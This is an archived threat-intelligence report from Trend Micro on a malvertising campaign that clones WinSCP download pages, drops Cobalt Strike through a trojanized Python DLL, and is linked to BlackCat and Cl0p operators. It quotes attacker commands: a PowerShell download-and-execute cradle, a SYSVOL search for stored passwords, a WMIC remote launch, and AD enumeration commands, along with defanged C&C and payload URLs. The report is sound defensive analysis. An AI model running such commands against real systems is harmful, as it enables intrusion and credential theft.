Malvertising Used as Entry Vector for BlackCat Actors Also Leverage SpyBoy Terminator

Published: 2023-06-30 · Archived: 2026-04-05 13:10:19 UTC

Recently, the Trend Micro incident response team engaged with a targeted organization after having identified highly suspicious activities through the Targeted Attack Detection (TAD) service. In the investigation, malicious actors used malvertising to distribute a piece of malware via cloned webpages of legitimate organizations. In this case, the distribution involved a webpage of the well-known application WinSCP, an open-source Windows application for file transfer.

Advertising platforms like Google Adsopen on a new tab enable businesses to display advertisements to target audiences to boost traffic and increase sales. Malware distributors abuse the same functionality in a technique known as malvertising, where chosen keywords are hijacked to display malicious ads that lure unsuspecting search engine users into downloading certain types of malware.

The targeted organization conducted a joint investigation with the Trend team and discovered that cybercriminals performed the following unauthorized and malicious activities within the company's network:

- Stole top-level administrator privileges and used these privileges to conduct unauthorized activities
- Attempted to establish persistence and backdoor access to the customer environment using remote management tools like AnyDesk
- Attempted to steal passwords and tried to access backup servers

It is highly likely that the enterprise would have been substantially affected by the attack if intervention had been sought later, especially since the threat actors had already succeeded in gaining initial access to domain administrator privileges and started establishing backdoors and persistence.

The following chart represents how the infection starts.



Figure 1. Infection chain of the observed attack

In the following sections, we discuss the details of this case: how threat actors made the initial access, what kind of attacks they carried out, and the lessons that can be drawn from this event.

Deep dive into the infection chain

The infection starts once the user searches for “WinSCP Download” on the Bing search engine. A malicious ad for the WinSCP application is displayed above the organic search results. The ad leads to a suspicious website containing a tutorial on how to use WinSCP for automating file transfer.



Figure 2. A suspicious site from a malvertisement

From this first page, the user is then redirected to a cloned download webpage of WinSCP (*winsccp[.]com*). Once the user selects the "Download" button, an ISO file is downloaded from an infected WordPress webpage (*hxxps://events.drdivyaclinic[.]com*). Recently, the malicious actor changed their final stage payload URL to the file-sharing service 4shared.



Figure 3. Malicious download site

The overall infection flow involves delivering the initial loader, fetching the bot core, and ultimately, dropping the payload, typically a backdoor.

In summary, the malicious actor uses the following malvertising infection chain:

1. A user searches for an application by entering a search term in a search bar (such as Google or Bing). In this example, the user wants to download the WinSCP application and enters the search term "WinSCP Download" on the

Bing search bar.

2. Above the organic search results, the user finds a malvertisement for the WinSCP application that leads to a malicious website.
3. Once the user selects the “Download” button, this begins the download of an ISO file to their system.

On Twitter, user @rerednawyergopen on a new tab first spotted the same infection chain mimicking the AnyDesk application. Once the user mounts the ISO, it contains two files, *setup.exe* and *msi.dll*. We list the details of these two files here:

- **Setup.exe:** A renamed *msiexec.exe* executable
- **Msi.dll:** A delayed-loadedopen on a new tab DLL (not loaded until a user’s code attempts to reference a symbol contained within the DLL) that will act as a dropper for a real WinSCP installer and a malicious Python execution environment responsible for downloading Cobalt Strike beacons.



Figure 4. The files downloaded once a user mounts the ISO

Once *setup.exe* is executed, it will call the *msi.dll* that will later extract a Python folder from the DLL RCDATA section as a real installer for WinSCP to be installed on the machine. Two installations of Python3.10 will be created — a legitimate python installation in *%AppDataLocal%\Python-3.10.10* and another installation in *%Public%\Music\python* containing a trojanized *python310.dll*. Finally, the DLL will create a persistence mechanism to make a run key named “Python” and the value *C:\Users\Public\Music\python\pythonw.exe*.



Figure 5. The run key named “Python”

When the executable *pythonw.exe* starts, it loads a modified/trojanized obfuscated *python310.dll* that contains a Cobalt Strike beacon that connects to 167[.]88[.]164[.]141.

The following command-and-control (C&C) servers are used to obtain the main beacon module:

File name	C&C
pp.py	*hxxps://167.88.164.40/python/pp2*

work2.py	*hxxps://172.86.123.127:8443/work2z*
work2-2.py	*hxxps://193.42.32.58:8443/work2z*
work3.py	*hxxps://172.86.123.226:8443/work3z*

Multiple scheduled tasks executing batch files for persistence were also created in the machine. These batch files execute Python scripts leading to in-memory execution of Cobalt Strike beacons. Interestingly, the Python scripts use the marshal module to execute a pseudo-compiled (.pyc) code that is leveraged to download and execute the malicious beacon module in memory.

The Trend Vision One™ platform was able to generate the following Workbench for the previously mentioned kill chain.



Figure 6. Kill chain for the executed malware

The threat actor used a few other tools for discovery in the customer's environment. First, they used AdFind, a tool designed to retrieve and display information from Active Directory (AD) environments. In the hands of a threat actor, AdFind can be misused for enumeration of user accounts, privilege escalation, and even password hash extraction.

In this case, the threat actor used it to fetch information on the operating system using the command *adfind.exe -f objectcategory=computer -csv name cn OperatingSystem dNSHostName*. The command specifies that it wants to retrieve the values of the name, common name (CN), operating system, and dNSHostName attributes for each computer object and output its result in a CSV format.

The threat actor used the following PowerShell command to gather user information and to save it into a CSV file:

*Get-ADUser -Filter * -Properties * | Select -Property EmailAddress,GivenName,Surname,DisplayName,sAMAccountName,Title,Department,OfficePhone,MobilePhone,Fax,Enabled,LastLog | Export-CSV "C:\users\public\music\ADusers.csv" -NoTypeInformation -Encoding UTF8*

We also observed that the threat actor used AccessChk64, a command-line tool developed by Sysinternals that is primarily used for checking the security permissions and access rights of objects in Windows. Although the threat actor's purpose for using the tool in this instance is not clear, it should be noted that the tool can be used for gaining insights on what permissions are assigned to users and groups, as well as for privilege escalation and the identification of files, directories, or services with weak access control settings.

The threat actor then used findstr, a command-line tool in Windows used for searching strings or regular expressions within files by using the command *findstr /S /I cpassword \\<REDACTED>\sysvol\<REDACTED>\policies*.xml*.

It is possible that the purpose of this command is to identify any XML files that contain the string *cpassword*. This is interesting from a security context since *cpassword* is associated with a deprecated method of storing passwords in Group

Policy Preferences within AD.



Figure 7. How finsdtr is used in the attack

We also observed the execution of scripts with PowerShell. For instance, the command *IEX (New-Object Net.Webclient).DownloadString('hxxp://127[.]0[.]0[.]1:40347/'); Invoke-FindLocalAdminAccess -Thread 50*" it invokes a PowerShell function called *Invoke-FindLocalAdminAccess* and passes the parameter *-Thread* with a value of 50. This function is likely part of a script that performs actions related to finding local administrator access on a system.

Another PowerShell script used by the threat actor was PowerView**.** PowerView, which belongs to the PowerSploit collection of scripts used to assist in penetration testing and security operations, focuses on AD reconnaissance and enumeration and is commonly used by threat actors to gather information about the AD environment.

PowerShell *Expand-Archive* command was used to extract the ZIP files.

powershell -w hidden -command Expand-Archive C:\users\public\videos\python.zip -DestinationPath C:\users\public\videos\python

WMI was used to launch CoBeacon remotely across the environment.

C:\WINDOWS\system32\cmd.exe /C wmic /NODE:"<REDACTED>" process call create C:\users\public\videos\python\pythonw.exe C:\users\public\videos\python\work2-2.py

To obtain high-privileged credentials and escalate privileges, the threat actor used a Python script also containing the marshal module to execute a pseudo-compiled code for LaZagneopen on a new tab. Another script to obtain Veeam credentials following the same structure was also identified in the environment.

PsExec, BitsAdmin, and curl were used to download additional tools and to move laterally across the environment.

The threat actor dropped a detailed KillAV BAT script (KillAV is a type of malicious software specifically designed to disable or bypass antivirus or antimalware programs installed on a target system) to tamper with Trend protections. However, due to the agent's Self-Protection features and VSAPI detections, the attempt failed. The threat actors also made attempts to stop Windows Defender through a different KillAV BAT script.

Finally, the threat actor installed the AnyDesk remote management tool (renamed *install.exe*) in the environment to maintain persistence.



Figure 8. Remote management tool installed for persistence

After a diligent and proactive response, the attacker was successfully evicted from the network before they could reach their goal or execute their final payload. The incident response team also presented immediate countermeasures as well as medium- and long-term security procedures for implementation.

BlackCat uses the same tools, techniques, and procedures (TTPs)

In another investigation, following the same TTPs described previously described, we were able to identify that this activity led to a BlackCatnews article (aka ALPHV) infection. Along with other types of malware and tools already mentioned, we were able to identify the use of the anti-antivirus or anti-endpoint detection and response (EDR) SpyBoyopen on a new tab terminator in an attempt to tamper with protection provided by agents.

In order to exfiltrate the customer data, the threat actor used PuTTY Secure Copy client (PSCP) to transfer the gathered information. Investigating one of the C&C domains used by the threat actor behind this infection also led to the discovery of a possible related Cl0pnews article ransomware file.

URLs (3)

Scanned	Detections	Status	URL
2023-06-21	1 / 90	-	https://closeyoueyes.com/python/python.zip
2023-05-31	1 / 89	-	https://closeyoueyes.com/python/clop.exe
2023-05-31	1 / 89	-	http://closeyoueyes.com/python/python.zip

Figure 9. Files indicating possible Cl0p ransomware file

Conclusion and recommendations

In recent years, attackers have become increasingly adept at exploiting vulnerabilities that victims themselves are unaware of and have started employing behaviors that organizations do not anticipate. In addition to a continuous effort to prevent any unauthorized access, early detection and response within an organization's network is critical. Immediacy in remediation is also essential, as delays in reaction time could lead to serious damage.

By understanding attack scenarios in detail, organizations can not only identify vulnerabilities that could lead to compromise and critical damage but also take necessary measures to prevent them.

Organizations can protect themselves by taking the following security measures:

- **Educate employees about phishing.** Conduct training sessions to educate employees about phishing attacks and how to identify and avoid them. Emphasize the importance of not selecting suspicious links and not downloading files from unknown sources.
- **Monitor and log activities.** Implement a centralized logging system to collect and analyze logs from various network devices and systems. Monitor network traffic, user activities, and system logs to detect any unusual or suspicious behavior.
- **Define normal network traffic for normal operations.** Defining normal network traffic will help identify abnormal network traffic, such as unauthorized access.
- **Improve incident response and communication.** Develop an incident response plan to guide your organization's response in case of future breaches. Establish clear communication channels to inform relevant stakeholders, including employees, customers, and regulatory bodies, about a breach and the steps being taken to address it.
- **Engage with a cybersecurity professional.** If your organization lacks the expertise or resources to handle the aftermath of a breach effectively, consider engaging with a reputable cybersecurity firm to assist with incident response, forensic analysis, and security improvements.

Indicators of Compromise (IOCs)

The full list of IOCs can be found here.

Tags
